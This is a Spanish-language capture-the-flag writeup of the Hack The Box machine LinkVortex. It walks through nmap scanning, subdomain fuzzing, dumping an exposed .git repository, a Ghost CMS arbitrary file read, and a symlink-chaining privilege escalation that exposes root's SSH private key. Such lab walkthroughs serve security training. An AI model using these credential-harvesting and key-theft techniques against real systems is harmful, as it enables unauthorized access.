HTB LinkVortex Writeup

Muy buenas con todos, el día de hoy voy a resolver la máquina LinkVortex de HTB, espero que el procedimiento sea de su agrado y fácil de comprender.
Reconocimiento
Primero vemos si tenemos conexión con la máquina y, de paso, gracias al ttl identificamos ante el tipo de máquina que estamos, en linux este suele ser de 64 y en windows de 128.
1
2
3
4
5
6
7
ping -c 1 10.10.11.47
PING 10.10.11.47 (10.10.11.47) 56(84) bytes of data.
64 bytes from 10.10.11.47: icmp_seq=1 ttl=63 time=107 ms

--- 10.10.11.47 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 106.759/106.759/106.759/0.000 ms
Vemos que el ttl de la máquina es de 63, el cual está próximo a 64 por ende nos encontramos ante una máquina Linux.
Ahora vamos a identificar los puertos abiertos dentro de la máquina, los invito a usar el siguiente script hecho en bash.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
#!/bin/bash

GREEN="\e[32m"
RED="\e[31m"
RESET="\e[0m"

IP="$1"

if [ -z "$IP" ]; then
  echo "Uso: $0 <IP>"
  exit 1
fi

TEMP_FILE=$(mktemp)

echo -e "${GREEN}[+] Escaneando todos los puertos abiertos... ${RESET}"

nmap -p- --open -sS --min-rate 5000 -vvv -n -Pn "$IP" -oG "$TEMP_FILE"

# Extraer los puertos abiertos
PORTS=$(grep -oP '\d+/open' "$TEMP_FILE" | awk -F'/' '{print $1}' | tr '\n' ',' | sed 's/,$//'; echo)

rm "$TEMP_FILE"

if [ -z "$PORTS" ]; then
  echo -e "${RED}[-] No se encontraron puertos abiertos.${RESET}"
  exit 1
fi

echo -e "\n${GREEN}[+] Escanenado servicios en los puertos: $PORTS. ${RESET}\n"

nmap -sCV -p"$PORTS" "$IP" -oN target

echo -e "\n${GREEN}[+] Escano completado. Resultados en 'target'.${RESET}\n"
De preferencia es mejor usar este script como root, ya que algunos parámetros de nmap, requieren de privilegios elevados. Esto al final nos va a generar un archivo target que contiene la información de los puertos abiertos dentro de la máquina.
1
sudo ./scan.sh 10.10.11.44
1
2
3
4
5
6
7
8
9
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 3e:f8:b9:68:c8:eb:57:0f:cb:0b:47:b9:86:50:83:eb (ECDSA)
|_  256 a2:ea:6e:e1:b6:d7:e7:c5:86:69:ce:ba:05:9e:38:13 (ED25519)
80/tcp open  http    Apache httpd
|_http-title: Did not follow redirect to http://linkvortex.htb/
|_http-server-header: Apache
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Vemos que tenemos el puerto 22 - ssh y 80 - http, vemos que en el servidor web se aplica resolución DNS, y por ende nuestra máquina no sabe qué es linkvortex.htb, así que lo agregamos al /etc/hosts, para que sepa dónde resolver
1
2
3
4
127.0.0.1   localhost
::1     localhost
127.0.0.1   machinename.localhost   machinename
10.10.11.47    linkvortex.htb
Analizando la web
Si vemos la web tenemos lo que parece ser un sistema para crear blogs. Vemos qué como CMS usa ghost y se nos muestra la versión (5.58). Hay una vulnerabilidad asociada a esa versión, pero se necesitan credenciales y por el momento no tenemos. En http://linkvortex.htb/ghost tenemos un apartado para iniciar sesión, pero no parece ser vulnerable.
Sin embargo, como hay un botón para restablecer la contraseña, podríamos probar usuarios que sean válidos; uno de ellos, por ejemplo, es admin@linkvortex.htb
Enumeración de subdominios
Vamos a ver si logramos encontrar algún subdominio asociado a la web.
1
ffuf -c -t 100 -w /opt/SecLists/Discovery/DNS/subdomains-top1million-5000.txt -H "HOST: FUZZ.linkvortex.htb" -u http://linkvortex.htb/ -fl 8
Logramos obtener uno dev.linkvortex.htb, así que lo agregamos al /etc/passwd para ver qué contiene. El sitio no tiene nada fuera de lo común, pero si buscamos directorios encontramos un .git.
Dumpear .git
Para traer el proyecto .git a nuestra máquina, podemos hacer uso de GitHack.
1
python GitHack.py http://dev.linkvortex.htb/.git
Nos trajo lo que parece ser el proyecto de la web principal, hay un archivo, Dockerfile.ghost por ende aquí podemos asumir que el servidor web está corriendo en un contenedor.
Fuga de información
Algo interesante en el archivo de docker es que se muestra la ruta de un archivo de configuración que está en formato json. Si lo podríamos ver sería interesante. También en /dev.linkvortex.htb/ghost/core/test/regression/api/admin, tenemos un archivo .js y dentro lo que parece ser una credencial.

Podríamos tratar de autenticarnos haciendo uso de esa credencial como, admin en http://linkvortex.htb/ghost, vemos que es posible. Indagando por la página no vemos nada interesante; sin embargo, recordemos que para la versión de ghost que están usando hay una vulnerabilidad de tipo Arbitrary File Read.
Arbitrary File Read
Buscando un poco me encuentro con esto. Básicamente, lo que hace el script, es autenticarse en la web, luego crea un archivo .zip que contiene un link simbólico, que apunta al archivo que nosotros queremos ver. Para hacer uso del script, debemos cambiar un par de líneas en el código, en $GHOST_URL/ghost/api/v3/admin/ eliminamos v3 quedando así $GHOST_URL/ghost/api/admin/, y eliminamos la cabecera -H "Accept-Version: v3.0" \. Luego vamos a ver si logramos leer archivos.

Vemos que podemos leer archivos de la máquina. Viendo ese archivo /etc/passwd, ya podemos estar más seguros de que estamos ante un contenedor. Bueno, podríamos tratar de leer el .json que se muestra en el Dockerfile.
Ganando acceso
Vemos que se pudo. Algo interesante aquí, es que se muestra un usuario y su credencial.


Haciendo uso de esa credencial, tratamos de autenticarnos por ssh con ese usuario y vemos que se pudo y logramos ver la primera parte de la máquina.
Escalada de privilegios
El usuario en cuestión, dispone de cierto privilegio a nivel de root, puede ejecutar un script escrito en bash. Básicamente, lo que hace es que cuando le pasamos una foto en formato .png, y este apunta a un link simbólico, siempre que CHECK_CONTENT esté en true y que en link simbólico no apunte a /etc o /root, este nos mostrará su contenido.
Bueno algo que se puede hacer para saltarnos estas restricciones es setear de antes CHECK_CONTENT a true, ya que por defecto está en false y hacer que el link simbólico apunte a otra ruta de forma enmascarada. Primero creamos un link simbólico que apunte a la id_rsa de root
1
ln -s -f /root/.ssh/id_rsa evil.txt
Luego otro link simbólico que apunte a ese archivo evil.txt
1
ln -s -f /home/bob/evil.txt evil.png
Por último seteando CHECK_CONTENT a true vemos el contenido de la imagen.
1
CHECK_CONTENT=true sudo /usr/bin/bash /opt/ghost/clean_symlink.sh evil.png

Y ya guardamos esa clave en un archivo id_rsa le damos el permiso 600, nos conectamos como root a la máquina y vemos la última parte.